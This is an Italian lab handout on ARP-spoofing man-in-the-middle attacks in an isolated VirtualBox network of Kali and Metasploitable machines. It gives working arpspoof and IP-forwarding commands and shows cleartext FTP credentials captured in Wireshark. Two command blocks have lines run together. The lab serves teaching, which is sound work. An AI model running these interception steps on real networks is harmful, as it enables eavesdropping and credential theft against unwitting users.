

Dispensa: Configurazione Rete Interna, MITM e Analisi FTP con Kali e Metasploitable

Autore: Gabriele Boscarello

1. Configurazione della rete interna e indirizzi IP nelle VM

1.1 Configurazione VirtualBox (per tutte le VM)

Configurare **Kali**, **Metasploitable Server** e **Metasploitable Client** allo stesso modo:

1. Aprire **Impostazioni** della VM.
2. Selezionare **Rete** → Scheda 1.
3. Abilitare **“Abilita scheda di rete”**.
4. Impostare:
 - **Connessa a:** Rete interna
 - **Nome:** intnet (deve essere identico per tutte le VM)
 - **Modalità promiscua:** Consenti a tutti
5. Salvare e avviare le VM.

Ora tutte le VM si trovano sulla stessa LAN isolata.

1.2 Configurazione indirizzi IP statici nelle VM

Si utilizza la rete: **192.168.0.0/24**.

Kali Linux (192.168.0.10)

```
sudo ip addr add 192.168.0.10/24 dev eth0
```

```
sudo ip link set eth0 upip a show eth0
```

Metasploitable Server (192.168.0.20)

```
sudo ip addr add 192.168.0.20/24 dev eth0
```

```
sudo ip link set eth0 up
```

Metasploitable Client (192.168.0.21)

```
sudo ip addr add 192.168.0.21/24 dev eth0
```

```
sudo ip link set eth0 up
```

1.3 Verifica con ping

```
ping 192.168.0.20
```

```
ping 192.168.0.21
```

Se i ping funzionano incrociati, la rete interna è configurata correttamente.

1.4 Teoria dell'attacco Man in the Middle (MITM)

Un attacco **Man in the Middle** consiste nell'intercettare la comunicazione tra due host che credono di parlare direttamente tra loro. L'attaccante si posiziona "nel mezzo" e può: - leggere i dati in transito, - modificarli, - reindirizzarli, - registrarli per analisi successive.

Nel nostro caso, l'attacco si basa su due concetti fondamentali:

ARP Spoofing (Avvelenamento ARP)

L'ARP permette ai dispositivi di associare indirizzi IP e MAC. È un protocollo privo di autenticazione: qualunque macchina può inviare una risposta ARP anche senza che sia stata richiesta. L'attaccante invia risposte false a client e server, facendo credere a entrambi che l'indirizzo MAC dell'attaccante sia quello dell'altro host.

Risultato: - Il client invia pacchetti al MAC dell'attaccante pensando che sia il server. - Il server invia pacchetti al MAC dell'attaccante pensando che sia il client.

IP Forwarding (Port Forwarding nella pratica MITM)

Una volta intercettato il traffico, l'attaccante deve evitare di interrompere la comunicazione. Abilitando l'**IP forwarding**, Kali inoltra automaticamente ogni pacchetto ricevuto all'host di destinazione corretto.

Effetto: - Il traffico continua a fluire normalmente. - L'attaccante rimane invisibile. - Tutto il traffico passa attraverso Kali, che può catturarlo e analizzarlo.

2. Port Forwarding e ARP Spoofing da Kali**

2.1 Abilitazione dell'IP Forwarding (necessario per MITM)

```
sudo sysctl -w net.ipv4.ip_forward=1cat /proc/sys/net/ipv4/ip_forward
```

Questo permette a Kali di inoltrare il traffico tra le due macchine.

2.2 ARP Spoofing bidirezionale (MITM)

Si utilizza l'interfaccia **eth0**.

Terminale 1: avvelenamento ARP verso il client

```
sudo arpspoof -i eth0 -t 192.168.0.21 192.168.0.20
```

Terminale 2: avvelenamento ARP verso il server

```
sudo arpspoof -i eth0 -t 192.168.0.20 192.168.0.21
```

In questo modo Kali si interpone tra il traffico Client ↔ Server.

3. Cattura e analisi del traffico con Wireshark

3.1 Avvio della cattura su Kali

```
sudo wireshark &
```

Scegliere l'interfaccia **eth0** e avviare la cattura.

3.2 Filtri utili (solo traffico FTP)


Filtro utilizzato:

ftp.request

Consente di visualizzare:

- USER msfadmin
- PASS msfadmin
- PWD
- LIST

Tutte le credenziali FTP sono inviate **in chiaro**, come mostrato nell'immagine seguente



Destination	Protocol	Length	Info
192.168.0.21	FTP	86	Response: 220 (vsFTPd 2.3.4)
192.168.0.20	FTP	81	Request: USER msfadmin
192.168.0.21	FTP	100	Response: 331 Please specify the password.
192.168.0.20	FTP	81	Request: PASS msfadmin
192.168.0.21	FTP	89	Response: 230 Login successful.
192.168.0.20	FTP	72	Request: SYST
192.168.0.21	FTP	85	Response: 215 UNIX Type: L8
192.168.0.20	FTP	86	Response: 220 (vsFTPd 2.3.4)
192.168.0.21	FTP	81	Request: USER msfadmin
192.168.0.20	FTP	100	Response: 331 Please specify the password.
192.168.0.21	FTP	81	Request: PASS msfadmin
192.168.0.20	FTP	89	Response: 230 Login successful.
192.168.0.21	FTP	72	Request: SYST
192.168.0.20	FTP	85	Response: 215 UNIX Type: L8
192.168.0.21	FTP	71	Request: PWD
192.168.0.20	FTP	88	Response: 257 "/home/msfadmin"
192.168.0.20	FTP	71	Request: PWD
192.168.0.21	FTP	88	Response: 257 "/home/msfadmin"

4. Ripristino: chiusura sicura del MITM

```
sudo sysctl -w net.ipv4.ip_forward=0
```